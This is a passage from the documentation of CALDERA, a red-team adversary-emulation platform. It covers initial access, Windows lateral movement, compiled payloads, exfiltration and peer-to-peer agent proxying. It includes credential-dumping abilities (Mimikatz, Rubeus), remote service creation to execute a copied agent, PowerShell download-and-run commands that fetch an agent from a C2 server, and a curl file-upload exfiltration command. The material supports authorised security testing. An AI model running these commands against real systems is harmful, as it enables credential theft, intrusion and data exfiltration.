      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23 11:48:33"
    },
    "ability_metadata": {
      "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
      "ability_name": "Create staging directory",
      "ability_description": "create a directory for exfil staging"
    },
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23 11:50:12",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data Staged: Local Data Staging",
      "technique_id": "T1074.001"
    }
  }
]
```

9.2.1 Automatic Event Log Generation

When an operation terminates, the corresponding event logs will be written to disk in the same format as if they were manually requested for download. These event logs will contain command output and will be unencrypted on disk. Each operation will have its own event logs written to a separate file in the directory `$reports_dir/event_logs`, where `$reports_dir` is the `reports_dir` entry in the CALDERA configuration file. The filename will be of the format `operation_$id.json`, where `$id` is the unique ID of the operation.

CHAPTER

TEN

INITIAL ACCESS ATTACKS

CALDERA allows for easy initial access attacks, by leveraging the Access plugin. This guide will walk you through how to fire off an initial access attack, as well as how to build your own.

10.1 Run an initial access technique

Start by deploying an agent locally. This agent will be your “assistant”. It will execute any attack you feed it. You could alternatively deploy the agent remotely, which will help mask where your initial access attacks are originating.

From the Access plugin, select your agent and either the initial access tactic or any pre-ATT&CK tactic. This will filter the abilities. Select any ability within your chosen tactic.

Once selected, a pop-up box will show you details about the ability. You’ll need to fill in values for any properties your selected ability requires. Click OK when done.

Finally, click to run the ability against your selected agent. The ability will be in one of 3 states: IN-PROGRESS, SUCCESS or FAILED. If it is in either of the latter two states, you can view the logs from the executed ability by clicking on the star.

10.2 Write an initial access ability

You can easily add new initial access or pre-ATT&CK abilities yourself.

10.2.1 Create a binary

You can use an existing binary or write your own - in any language - to act as your payload. The binary itself should contain the code to execute your attack. It can be as simple or complex as you’d like. It should accept parameters for any dynamic behaviors. At minimum, you should require a parameter for “target”, which would be your intended IP address, FQDN or other target that your attack will run against.

As an example, look at the scanner.sh binary used for conducting a simple NMAP scan:

```
#!/bin/bash

echo '[+] Starting basic NMAP scan'
nmap -Pn $1
echo '[+] Complete with module'
```

This binary simply echos a few log statements and runs an NMAP scan against the first parameter (i.e., the target) passed to it.

10.2.2 Create an ability

With your binary at hand, you can now create a new ability YML file inside the Access plugin (plugins/access/data/abilities/*). Select the correct tactic directory (or create one if one does not exist). Here is what the YML file looks like for the scanner.sh binary:

```
---
- id: 567eaaba-94cc-4a27-83f8-768e5638f4e1
  name: NMAP scan
  description: Scan an external host for open ports and services
  tactic: technical-information-gathering
  technique:
    name: Conduct active scanning
    attack_id: T1254
  platforms:
    darwin,linux:
      sh:
        command: |
          ./scanner.sh #{target.ip}
        timeout: 300
        payloads:
          - scanner.sh
```

This is the same format that is used for other CALDERA abilities, so refer to the *Learning the terminology* page for a run-through of all the fields.

10.2.3 Run the ability

With your ability YML file loaded, restart CALDERA and head to the Access plugin to run it.

CHAPTER

ELEVEN

WINDOWS LATERAL MOVEMENT GUIDE

Exercising Caldera's lateral movement and remote execution abilities allows you to test how easily an adversary can move within your network. This guide will walk you through some of the necessary setup steps to get started with testing lateral movement in a Windows environment.

11.1 Setup

11.1.1 Firewall Exceptions and Enabling File and Printer Sharing

The firewall of the target host should not be blocking UDP ports 137 and 138 and TCP ports 139 and 445. The firewall should also allow inbound file and printer sharing.

```
netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes
```

11.1.2 User with Administrative Privileges

This guide will assume a user *with administrative privileges to the target host* has been compromised and that a CALDERA agent has been spawned with this user's privileges. Some methods of lateral movement may depend on whether (1) the user has administrative privileges but is not a domain account or (2) the user has administrative privileges and is a domain account. The example walkthrough in this guide should not be impacted by these distinctions.

11.1.3 Additional Considerations

1. Ensure GPO/SRP or antivirus is not blocking remote access to shares.
2. Ensure at least ADMIN$, C$, and IPC$ shares exist on the target host.

11.2 Lateral Movement Using CALDERA

Lateral movement can be a combination of two steps. The first requires confirmation of remote access to the next target host and the movement or upload of the remote access tool (RAT) executable to the host. The second part requires *execution* of the binary, which upon callback of the RAT on the new host would complete the lateral movement.

Most of CALDERA's lateral movement and execution abilities found in Stockpile have fact or relationship requirements that must be satisfied. This information may be passed to the operation in two ways:

1. The fact and relationship information may be added to an operation's source. A new source can be created or this information can be added to an already existing source as long as that source is used by the operation. When configuring an operation, open the "**AUTONOMOUS**" drop down section and select "Use [insert source name] facts" to indicate to the operation that it should take in fact and relationship information from the selected source.
2. The fact and relationship information can be discovered by an operation. This requires additional abilities to be run prior to the lateral movement and execution abilities to collect the necessary fact and relationship information necessary to satisfy the ability requirements.

11.2.1 Moving the Binary

There are several ways a binary can be moved or uploaded from one host to another. Some example methods used in CALDERA's lateral movement abilities include:

1. WinRM
2. SCP
3. wmic
4. SMB
5. psexec

Based on the tool used, additional permissions may need to be changed in order for users to conduct these actions remotely.

11.2.2 Execution of the Binary


CALDERA's Stockpile execution abilities relevant to lateral movement mainly use wmic to remotely start the binary. Some additional execution methods include modifications to Windows services and scheduled tasks. The example in this guide will use the creation of a service to remotely start the binary (ability file included at the end of this guide).

See ATT&CK's Execution tactic page for more details on execution methods.

11.2.3 Displaying Lateral Movement in Debrief

Using the adversary profile in this guide and CALDERA's Debrief plugin, you can view the path an adversary took through the network via lateral movement attempts. In the Debrief modal, select the operation where lateral movement was attempted then select the Attack Path view from the upper right hand corner of graph views. This graph displays the originating C2 server and agent nodes connected by the execution command linking the originating agent to the newly spawned agent.

In the example attack path graph below, the Service Creation Lateral Movement adversary profile was run on the `win10` host, which moved laterally to the `VAGRANTDC` machine via successful execution of the Service Creation ability.



created: 2020-12-14T10:11:18
status: success
name: Service Creation

This capability relies on the `origin_link_id` field to be populated within the agent profile upon first check-in and is currently implemented for the default agent, 54ndc47. For more information about the `#{origin_link_id}` global variable, see the explanation of **Command** in the What is an Ability? section of the Learning the Terminology guide. For more information about how lateral movement tracking is implemented in agents to be used with CALDERA, see the Lateral Movement Tracking section of the How to Build Agents guide.

11.3 Example Lateral Movement Profile

This section will walkthrough the necessary steps for proper execution of the Service Creation Lateral Movement adversary profile. This section will assume successful setup from the previous sections mentioned in this guide and that a 54ndc47 agent has been spawned with administrative privileges to the remote target host. The full ability files used in this adversary profile are included at the end of this guide.

See the a video of the following steps *here*.

1. Go to `navigate` pane > `Advanced` > `sources`. This should open a new sources modal in the web GUI.
2. Click the toggle to create a new source. Enter "SC Source" as the source name. Then enter `remote.host.fqdn` as the fact trait and the FQDN of the target host you are looking to move laterally to as the fact value. Click `Save` once source configuration has been completed.
3. Go to `navigate` pane > `Campaigns` > `operations`. Click the toggle to create a new operation. Under `BASIC OPTIONS` select the group with the relevant agent and the Service Creation Lateral Movement profile. Under `AUTONOMOUS`, select `Use SC Source facts`. If the source created from the previous step is not available in the drop down, try refreshing the page.
4. Once operation configurations have been completed, click `Start` to start the operation.
5. Check the agents list for a new agent on the target host.

11.3.1 Ability Files Used

```
- id: deeac480-5c2a-42b5-90bb-41675ee53c7e
  name: View remote shares
  description: View the shares of a remote host
  tactic: discovery
  technique:
    attack_id: T1135
    name: Network Share Discovery
  platforms:
    windows:
      psh:
        command: net view \\#{remote.host.fqdn} /all
        parsers:
          plugins.stockpile.app.parsers.net_view:
          - source: remote.host.fqdn
            edge: has_share
            target: remote.host.share
      cmd:
        command: net view \\#{remote.host.fqdn} /all
        parsers:
          plugins.stockpile.app.parsers.net_view:
          - source: remote.host.fqdn
            edge: has_share
            target: remote.host.share
```

```
- id: 65048ec1-f7ca-49d3-9410-10813e472b30
  name: Copy 54ndc47 (SMB)
  description: Copy 54ndc47 to remote host (SMB)
  tactic: lateral-movement
  technique:
    attack_id: T1021.002
    name: "Remote Services: SMB/Windows Admin Shares"
  platforms:
    windows:
      psh:
        command: |
          $path = "sandcat.go-windows";
          $drive = "\\#{remote.host.fqdn}\C$";
          Copy-Item -v -Path $path -Destination $drive"\Users\Public\s4ndc4t.exe";
        cleanup: |
          $drive = "\\#{remote.host.fqdn}\C$";
          Remove-Item -Path $drive"\Users\Public\s4ndc4t.exe" -Force;
        parsers:
          plugins.stockpile.app.parsers.54ndc47_remote_copy:
          - source: remote.host.fqdn
            edge: has_54ndc47_copy
        payloads:
        - sandcat.go-windows
  requirements:
  - plugins.stockpile.app.requirements.not_exists:
    - source: remote.host.fqdn
      edge: has_54ndc47_copy
  - plugins.stockpile.app.requirements.basic:
    - source: remote.host.fqdn
      edge: has_share
  - plugins.stockpile.app.requirements.no_backwards_movement:
```

(continues on next page)

(continued from previous page)

```
    - source: remote.host.fqdn
```

```
- id: 95727b87-175c-4a69-8c7a-a5d82746a753
  name: Service Creation
  description: Create a service named "sandsvc" to execute remote 54ndc57 binary␣
↪named "s4ndc4t.exe"
  tactic: execution
  technique:
    attack_id: T1569.002
    name: 'System Services: Service Execution'
  platforms:
    windows:
      psh:
        timeout: 300
        cleanup: |
          sc.exe \\#{remote.host.fqdn} stop sandsvc;
          sc.exe \\#{remote.host.fqdn} delete sandsvc /f;
          taskkill /s \\#{remote.host.fqdn} /FI "Imagename eq s4ndc4t.exe"
        command: |
          sc.exe \\#{remote.host.fqdn} create sandsvc start= demand error= ignore␣
↪binpath= "cmd /c start C:\Users\Public\s4ndc4t.exe -server #{server} -v -
↪originLinkID #{origin_link_id}" displayname= "Sandcat Execution";
          sc.exe \\#{remote.host.fqdn} start sandsvc;
          Start-Sleep -s 15;
          Get-Process -ComputerName #{remote.host.fqdn} s4ndc4t;
```

11.3.2 Video Walkthrough

Download video here.

CHAPTER

TWELVE

DYNAMICALLY-COMPILED PAYLOADS

The Builder plugin can be used to create dynamically-compiled payloads. Currently, the plugin supports C#, C, C++, and Golang.

Code is compiled in a Docker container. The resulting executable, along with any additional references, will be copied to the remote machine and executed.

Details for the available languages are below:

- `csharp`: Compile C# executable using Mono
- `cpp_windows_x64`: Compile 64-bit Windows C++ executable using MXE/MinGW-w64
- `cpp_windows_x86`: Compile 64-bit Windows C++ executable using MXE/MinGW-w64
- `c_windows_x64`: Compile 64-bit Windows C executable using MXE/MinGW-w64
- `c_windows_x86`: Compile 64-bit Windows C executable using MXE/MinGW-w64
- `go_windows`: Build Golang executable for Windows

12.1 Basic Example

The following "Hello World" ability can be used as a template for C# ability development:

```
---

- id: 096a4e60-e761-4c16-891a-3dc4eff02e74
  name: Test C# Hello World
  description: Dynamically compile HelloWorld.exe
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      psh,cmd:
        build_target: HelloWorld.exe
        language: csharp
        code: |
          using System;

          namespace HelloWorld
          {
              class Program
```

(continues on next page)

(continued from previous page)

```
       {
         static void Main(string[] args)
         {
           Console.WriteLine("Hello World!");
         }
       }
     }
```

It is possible to reference a source code file as well. The source code file should be in the plugin's `payloads/` directory. This is shown in the example below:

```
---

- id: 096a4e60-e761-4c16-891a-3dc4eff02e74
  name: Test C# Hello World
  description: Dynamically compile HelloWorld.exe
  tactic: execution
  technique:
   attack_id: T1059
   name: Command-Line Interface
  platforms:
   windows:
    psh,cmd:
     build_target: HelloWorld.exe
     language: csharp
     code: HelloWorld.cs
```

12.2 Advanced Examples

12.2.1 Arguments

It is possible to call dynamically-compiled executables with command line arguments by setting the ability `command` value. This allows for the passing of facts into the ability. The following example demonstrates this:

```
---

- id: ac6106b3-4a45-4b5f-bebf-0bef13ba7c81
  name: Test C# Code with Arguments
  description: Hello Name
  tactic: execution
  technique:
   attack_id: T1059
   name: Command-Line Interface
  platforms:
   windows:
    psh,cmd:
     build_target: HelloName.exe
     command: .\HelloName.exe "#{paw}"
     language: csharp
     code: |
      using System;

      namespace HelloWorld
```

(continues on next page)

(continued from previous page)

```
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      if (args.Length == 0) {
                          Console.WriteLine("No name provided");
                      }
                      else {
                        Console.WriteLine("Hello " + Convert.ToString(args[0]));
                      }
                  }
              }
          }
```

12.2.2 DLL Dependencies

DLL dependencies can be added, at both compilation and execution times, using the ability `payload` field. The referenced library should be in a plugin's `payloads` folder, the same as any other payload.

The following ability references `SharpSploit.dll` and dumps logon passwords using Mimikatz:

```
---

- id: 16bc2258-3b67-46c1-afb3-5269b6171c7e
  name: SharpSploit Mimikatz (DLL Dependency)
  description: SharpSploit Mimikatz
  tactic: credential-access
  technique:
    attack_id: T1003
    name: Credential Dumping
  privilege: Elevated
  platforms:
    windows:
      psh,cmd:
        build_target: CredDump.exe
        language: csharp
        code: |
          using System;
          using System.IO;
          using SharpSploit;

          namespace CredDump
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      SharpSploit.Credentials.Mimikatz mimi = new SharpSploit.
↪Credentials.Mimikatz();
                      string logonPasswords = SharpSploit.Credentials.Mimikatz.
↪LogonPasswords();
                      Console.WriteLine(logonPasswords);
                  }
              }
```

(continues on next page)

(continued from previous page)

```
          }
        parsers:
          plugins.stockpile.app.parsers.katz:
            - source: domain.user.name
              edge: has_password
              target: domain.user.password
            - source: domain.user.name
              edge: has_hash
              target: domain.user.ntlm
            - source: domain.user.name
              edge: has_hash
              target: domain.user.sha1
  payloads:
    - SharpSploit.dll
```

12.2.3 Donut

The `donut` gocat extension is required to execute donut shellcode.

The `donut_amd64` executor combined with a `build_target` value ending with `.donut`, can be used to generate shellcode using donut. Payloads will first be dynamically-compiled into .NET executables using Builder, then converted to donut shellcode by a Stockpile payload handler. The `.donut` file is downloaded to memory and injected into a new process by the sandcat agent.

The `command` field can, optionally, be used to supply command line arguments to the payload. In order for the sandcat agent to properly execute the payload, the `command` field must either begin with the `.donut` file name, or not exist.

The following example shows donut functionality using the optional `command` field to pass arguments:

```
---

- id: 7edeece0-9a0e-4fdc-a93d-86fe2ff8ad55
  name: Test Donut with Arguments
  description: Hello Name Donut
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      donut_amd64:
        build_target: HelloNameDonut.donut
        command: .\HelloNameDonut.donut "#{paw}" "#{server}"
        language: csharp
        code: |
          using System;

          namespace HelloNameDonut
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      if (args.Length < 2) {
                          Console.WriteLine("No name, no server");
                      }
```

(continues on next page)

(continued from previous page)

```
                      else {
                        Console.WriteLine("Hello " + Convert.ToString(args[0]) + " from " + Convert.ToString(args[1]));
                      }
                  }
              }
          }
```

Donut can also be used to read from pre-compiled executables. .NET Framework 4 is required. Executables will be found with either a `.donut.exe` or a `.exe` extension, and `.donut.exe` extensions will be prioritized. The following example will transform a payload named `Rubeus.donut.exe` into shellcode which will be executed in memory. Note that `Rubeus.donut` is specified in the payload and command:

```
---

- id: 043d6200-0541-41ee-bc7f-bcc6ba15facd
  name: TGT Dump
  description: Dump TGT tickets with Rubeus
  tactic: credential-access
  technique:
    attack_id: T1558
    name: Steal or Forge Kerberos Tickets
  privilege: Elevated
  platforms:
    windows:
      donut_amd64:
        command: .\Rubeus.donut dump /nowrap
        payloads:
        - Rubeus.donut
```

CHAPTER

THIRTEEN

EXFILTRATION

After completing an operation a user may want to review the data retreived from the target system. This data is automatically stored on the CALDERA server in a directory specified in /conf/default.yml.

13.1 Exfiltrating Files

Some abilities will transfer files from the agent to the CALDERA server. This can be done manually with

```
curl -X POST -F 'data=@/file/path/' http://server_ip:8888/file/upload
```

Note: localhost could be rejected in place of the server IP. In this case you will get error 7. You should type out the full IP. These files are sent from the agent to server_ip/file/upload at which point the server places these files inside the directory specified by /conf/default.yml to key "exfil_dir". By default it is set to /tmp/caldera

13.2 Accessing Exfiltrated Files

The server stores all exfiltrated files inside the directory specified by /conf/default.yml to key "exfil_dir". By default it is set to /tmp/caldera

Files can be accessed by pulling them directly from that location when on the server and manually unencrypting the files.

To simplify accessing exfiltrated files from a running caldera server, you can go the the advanced section in the CALDERA UI and click on the 'exfilled files' section.

From there you can select an operation (or all) from the drop down to see a listing of all the files in the exfil folder corresponding to the operation (specifically works with sandcat agents or any other agent using the same naming scheme for file upload folder) or in the directory along with the option to select any number of files to download directly to your machine.

All downloaded files will be unencrypted before passing along as a download.

13.3 Accessing Operations Reports

After the server is shut down the reports from operations are placed inside the directory specified by the /conf/default.yml to key "reports_dir". By default it is also set to /tmp

13.4 Unencrypting the files

The reports and exfiltrated files are encrypted on the server. To view the file contents the user will have to decrypt the file using /app/utility/file_decryptor.py . This can be performed with:

```
python /app/utility/file_decryptor.py --config /conf/default.yml _input file path_
```

The output file will already have the _decrypted tag appended to the end of the file name once the decrypted file is created by the python script.

CHAPTER

FOURTEEN

PEER-TO-PEER PROXY FUNCTIONALITY FOR 54NDC47 AGENTS

In certain scenarios, an agent may start on a machine that can't directly connect to the C2 server. For instance, agent A may laterally move to a machine that is on an internal network and cannot beacon out to the C2. By giving agents peer-to-peer capabilities, users can overcome these limitations. Peer-to-peer proxy-enabled agents can relay messages and act as proxies between the C2 server and peers, giving users more flexibility in their Caldera operations.

This guide will explain how 54ndc47 incorporates peer-to-peer proxy functionality and how users can include it in their operations.

14.1 How 54ndc47 Uses Peer-to-Peer

By default, a 54ndc47 agent will try to connect to its defined C2 server using the provided C2 protocol (e.g. HTTP). Under ideal circumstances, the requested C2 server is valid and reachable by the agent, and no issues occur. Because agents cannot guarantee that the requested C2 server is valid, that the requested C2 protocol is valid and supported by the agent, nor that the C2 server is even reachable, the agent will fall back to peer-to-peer proxy methods as a backup method. The order of events is as follows:

1. Agent checks if the provided C2 protocol is valid and supported. If not, the agent resorts to peer-to-peer proxy.
2. If the C2 protocol is valid and supported, the agent will try to reach out to the provided C2 server using that protocol. If the agent gets a successful Beacon, then it continues using the established C2 protocol and server. If the agent misses 3 Beacons in a row (even after having successfully Beaconed in the past), then the agent will fall back to peer-to-peer proxy.

When falling back to peer-to-peer proxy methods, the agent does the following:

1. Search through all known peer proxy receivers and see if any of their protocols are supported.
2. If the agent finds a peer proxy protocol it can use, it will switch its C2 server and C2 protocol to one of the available corresponding peer proxy locations and the associated peer proxy protocol. For example, if an agent cannot successfully make HTTP requests to the C2 server at `http://10.1.1.1:8080`, but it knows that another agent is proxying peer communications through an SMB pipe path available at `\\WORKSTATION\pipe\proxypipe`, then the agent will check if it supports SMB Pipe peer-to-peer proxy capabilities. If so (i.e. if the associated gocat extension was included in the 54ndc47 binary), then the agent will change its server to `\\WORKSTATION\pipe\proxypipe` and its C2 protocol to `SmbPipe`.

The agent also keeps track of which peer proxy receivers it has tried so far, and it will round-robin through each one it hasn't tried until it finds one it can use. If the agent cannot use any of the available peer proxy receivers, or if they happen to all be offline or unreachable, then the agent will pause and try each one again.

14.1.1 Determining Available Receivers

Since an agent that requires peer-to-peer communication can't reach the C2 server, it needs a way to obtain the available proxy peer receivers (their protocols and where to find them). Currently, Caldera achieves this by including available peer receiver information in the dynamically-compiled binaries. When agents hosting peer proxy receivers check in through a successful beacon to the C2, the agents will include their peer-to-peer proxy receiver addresses and corresponding protocols, if any. The C2 server will store this information to later include in a dynamically compiled binary upon user request.

Users can compile a 54ndc47 binary that includes known available peer-to-peer receivers (their protocols and locations), by using the `includeProxyPeers` header when sending the HTTP requests to the Caldera server for agent binary compilation. In order for a receiver to be included, the agent hosting the receiver must be trusted, and the peer-to-peer protocol for the receiver must be included in the header value.

The header value can take one of the following formats:

- `All` : include all available receivers
- `protocol1,protocol2,protocol3` : include only the proxy receivers that follow the requested protocols (comma-separated).
- `!protcol1,protocol2,protocol3` : include all available receivers, EXCEPT those that use the indicated protocols.

By specifying protocols, users have greater control over their agents' communication, especially when they do not want particular protocols to appear in the local network traffic.

For example, suppose trusted agents A, B, C are each running HTTP proxy receivers at network addresses `http://10.1.1.11:8081`, `http://10.1.1.12:8082`, `http://10.1.1.13:8083`, respectively. The peer-to-peer proxy protocol is `HTTP`. When compiling a binary with the HTTP header `includeProxyPeers:All` or `includeProxyPeers:HTTP`, the binary will contain all 3 URLs for the agent to use in case it cannot connect to the specified C2.

14.1.2 Required gocat Extensions

To leverage peer-to-peer functionality, one or more gocat extensions may need to be installed. This can be done through cradles by including the `gocat-extensions` header when sending HTTP requests to the Caldera server for dynamic 54ndc47 compilation. The header value will be a comma-separated list of all the desired extensions (e.g. `proxy_method1,proxy_method2`). If the requested extension is supported and available within the user's current Caldera installation, then the extension will be included.

14.1.3 Command Line Options

Quickstart

To enable an agent to be used as a proxy:

1. Include this header in the download command `-H "gocat-extensions:proxy_http"`
2. Run that agent with the `-listenP2P` flag

To enable an agent to use the other proxy agents you've established:

1. Include this header in the download command `-H "gocat-extensions:proxy_http"`

Optional: This header can speed up the proxy finding process: `-H "includeProxyPeers:HTTP"`. It tells the server to include a list of known proxy peers in the executable.

Starting Receivers

To start an agent with peer-to-peer proxy receivers, the `-listenP2P` commandline switch must be used (no parameters taken). When this switch is set, the agent will activate all supported peer-to-peer proxy receivers.

Example powershell commands to start an agent with HTTP and SMB Pipe receivers:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_http,proxy_smb_pipe"); # Include gocat␣
↪extensions for the proxy protocols.
$output="C:\Users\Public\sandcat.exe";
$wc.DownloadFile($url,$output);
C:\Users\Public\sandcat.exe -server http://192.168.137.122:8888 -v -listenP2P;
```

Manually Connecting to Peers via Command-Line

In cases where operators know ahead of time that a newly spawned agent cannot directly connect to the C2, they can use the existing command-line options for 54ndc47 to have the new agent connect to a peer. To do so, the `-c2` and `-server` options are set to the peer-to-peer proxy protocol and address of the peer's proxy receiver, respectively.

For example, suppose trusted agent A is running an SMB pipe proxy receiver at pipe path `\\WORKSTATION1\pipe\agentpipe`. Instead of compiling a new agent using the HTTP header `includeProxyPeers:All` or `includeProxyPeers:SmbPipe` to include the pipe path information in the binary, operators can simply specify `-c2 SmbPipe` and `-server \\WORKSTATION1\pipe\agentpipe` in the command to run the agent. Note that in this instance, the appropriate SMB pipe proxy gocat extension will need to be installed when compiling the agent binaries.

Example powershell commands to start an agent and have it directly connect to a peer's SMB pipe proxy receiver:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_smb_pipe"); # Required extension for SMB␣
↪Pipe proxy.
$output="C:\Users\Public\sandcat.exe";
$wc.DownloadFile($url,$output);

# ...
# ... transfer SMB Pipe-enabled binary to new machine via lateral movement technique
# ...

# Run new agent
C:\Users\Public\sandcat.exe -server \\WORKSTATION1\pipe\agentpipe -c2 SmbPipe;
```

14.1.4 Chaining Peer-to-Peer

In complex circumstances, operators can create proxy chains of agents, where communication with the C2 traverses several hops through agent peer-to-peer links. The peer-to-peer proxy links do not need to all use the same proxy protocol. If an agent is running a peer-to-peer proxy receiver via the `–listenP2P` command-line flag, and if the agent uses peer-to-peer communications to reach the C2 (either automatically or manually), then the chaining will occur automatically without additional user interaction.

Manual example - run peer proxy receivers, but manually connect to another agent's pipe to communicate with the C2:

```
C:\Users\Public\sandcat.exe –server \\WORKSTATION1\pipe\agentpipe –listenP2P
```

14.2 Peer-To-Peer Interfaces

At the core of the 54ndc47 peer-to-peer functionality are the peer-to-peer clients and peer-to-peer receivers. Agents can operate one or both, and can support multiple variants of each. For instance, an agent that cannot directly reach the C2 server would run a peer-to-peer client that will reach out to a peer-to-peer receiver running on a peer agent. Depending on the gocat extensions that each agent supports, an agent could run many different types of peer-to-peer receivers simultaneously in order to maximize the likelihood of successful proxied peer-to-peer communication.

Direct communication between the 54ndc47 agent and the C2 server is defined by the Contact interface in the contact.go file within the `contact` gocat package. Because all peer-to-peer communication eventually gets proxied to the C2 server, agents essentially treat their peer proxy receivers as just another server.

The peer-to-peer proxy receiver functionality is defined in the `P2pReceiver` interface in the proxy.go file within the `proxy` gocat package. Each implementation requires the following:

- Method to initialize the receiver
- Method to run the receiver itself as a go routine (provide the forwarding proxy functionality)
- Methods to update the upstream server and communication implementation
- Method to cleanly terminate the receiver.
- Method to get the local receiver addresses.

14.3 Current Peer-to-Peer Implementations

14.3.1 HTTP proxy

The 54ndc47 agent currently supports one peer-to-peer proxy: a basic HTTP proxy. Agents that want to use the HTTP peer-to-peer proxy can connect to the C2 server via an HTTP proxy running on another agent. Agent A can start an HTTP proxy receiver (essentially a proxy listener) and forward any requests/responses. Because the nature of an HTTP proxy receiver implies that the running agent will send HTTP requests upstream, an agent must be using the HTTP c2 protocol in order to successfully provide HTTP proxy receiver services.

The peer-to-peer HTTP client is the same HTTP implementation of the Contact interface, meaning that an agent simply needs to use the `HTTP` c2 protocol in order to connect to an HTTP proxy receiver.

In order to run an HTTP proxy receiver, the 54ndc47 agent must have the `proxy_http` gocat extension installed.

Example commands:

Compiling and running a 54ndc47 agent that supports HTTP receivers:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_http");
$output="C:\Users\Public\sandcat.exe";$wc.DownloadFile($url,$output);
C:\Users\Public\sandcat.exe -server http://192.168.137.122:8888 -v -listenP2P
```

CHAPTER FIFTEEN

UNINSTALL CALDERA

To uninstall CALDERA, navigate to the directory where CALDERA was installed and recursively remove the directory using the following command:

```
rm -rf caldera/
```

CALDERA may leave behind artifacts from deployment of agents and operations. Remove any remaining CALDERA agents, files, directories, or other artifacts left on your server and remote systems:

```
rm [ARTIFACT_NAME]
```

Generated reports and exfiled files are saved in `/tmp` on the server where CALDERA is installed.

Some examples of CALDERA artifacts left by agents (on server if agent ran locally, on clients if run remotely):

- ***sandcat.go***: sandcat agent
- ***manx.go***: manx agent
- ***nohup.out***: ouput file from deployment of certain sandcat and manx agents

CHAPTER

SIXTEEN

TROUBLESHOOTING

16.1 Starting CALDERA

1. Ensure that CALDERA has been cloned recursively. Plugins are stored in submodules and must be cloned along with the core code.
2. Check that Python 3.6.1+ is installed and being used.
3. Confirm that all `pip` requirements have been fulfilled.
4. Run the CALDERA server with the `--log DEBUG` parameter to see if there is additional output.
5. Consider removing the `conf/local.yml` and letting CALDERA recreate the file when the server runs again.

16.2 Agent Deployment

16.2.1 Downloading the agent

1. Check the server logs for the incoming connection. If there is no connection:
    1. Check for any output from the agent download command which could give additional information.
    2. Make sure the agent is attempting to connect to the correct address (not `0.0.0.0` and likely not `127.0.0.1`).
    3. Check that the listen interface is the same interface the agent is attempting to connect to.
    4. Check that the firewall is open, allowing network connections, between the remote computer running the agent and the server itself.
2. Ensure Go is properly installed (required to dynamically-compile Sandcat):
    1. Make sure the Go environment variables are properly set. Ensure the PATH variable includes the Go binaries by adding this to the `/etc/profile` or similar file:

       ```
       export PATH=$PATH:/usr/local/go/bin
       ```

    2. If there are issues with a specific package, run something like the following:

       ```
       go get -u github.com/google/go-github/github
       go get -u golang.org/x/oauth2
       ```

16.2.2 Running the agent

1. Run the agent with the `-v` flag and without the `-WindowStyle hidden` parameter to view output.
2. Consider removing bootstrap abilities so the console isn't cleared.

16.3 Operations

16.3.1 No operation output

1. Ensure that at least one agent is running before running the operation.
    1. Check that the agent is running either on the server or in the agent-specific settings under last checked in time.
    2. Alternatively, clear out the running agent list using the red X's. Wait for active agents to check in and repopulate the table.
2. Ensure that an adversary is selected before running the operation.
3. Check each ability on the adversary profile.
    1. Abilities show an icon for which operating system they run on. Match this up with the operating systems of the running agents.
    2. Abilities have specific executors in the details. Match this up with the executors of the running agents (found under the agent-specific settings).
    3. Look at each ability command. If there is a fact variable inside - shown by #{} syntax - the ability will need to be "unlocked" by another ability, in a prior step, before it can run.

16.4 Opening Files

1. Files are encrypted by default and can be decrypted with the following utility: https://github.com/mitre/caldera/blob/master/app/utility/file_decryptor.py

CHAPTER

SEVENTEEN

RESOURCES

17.1 Ability List

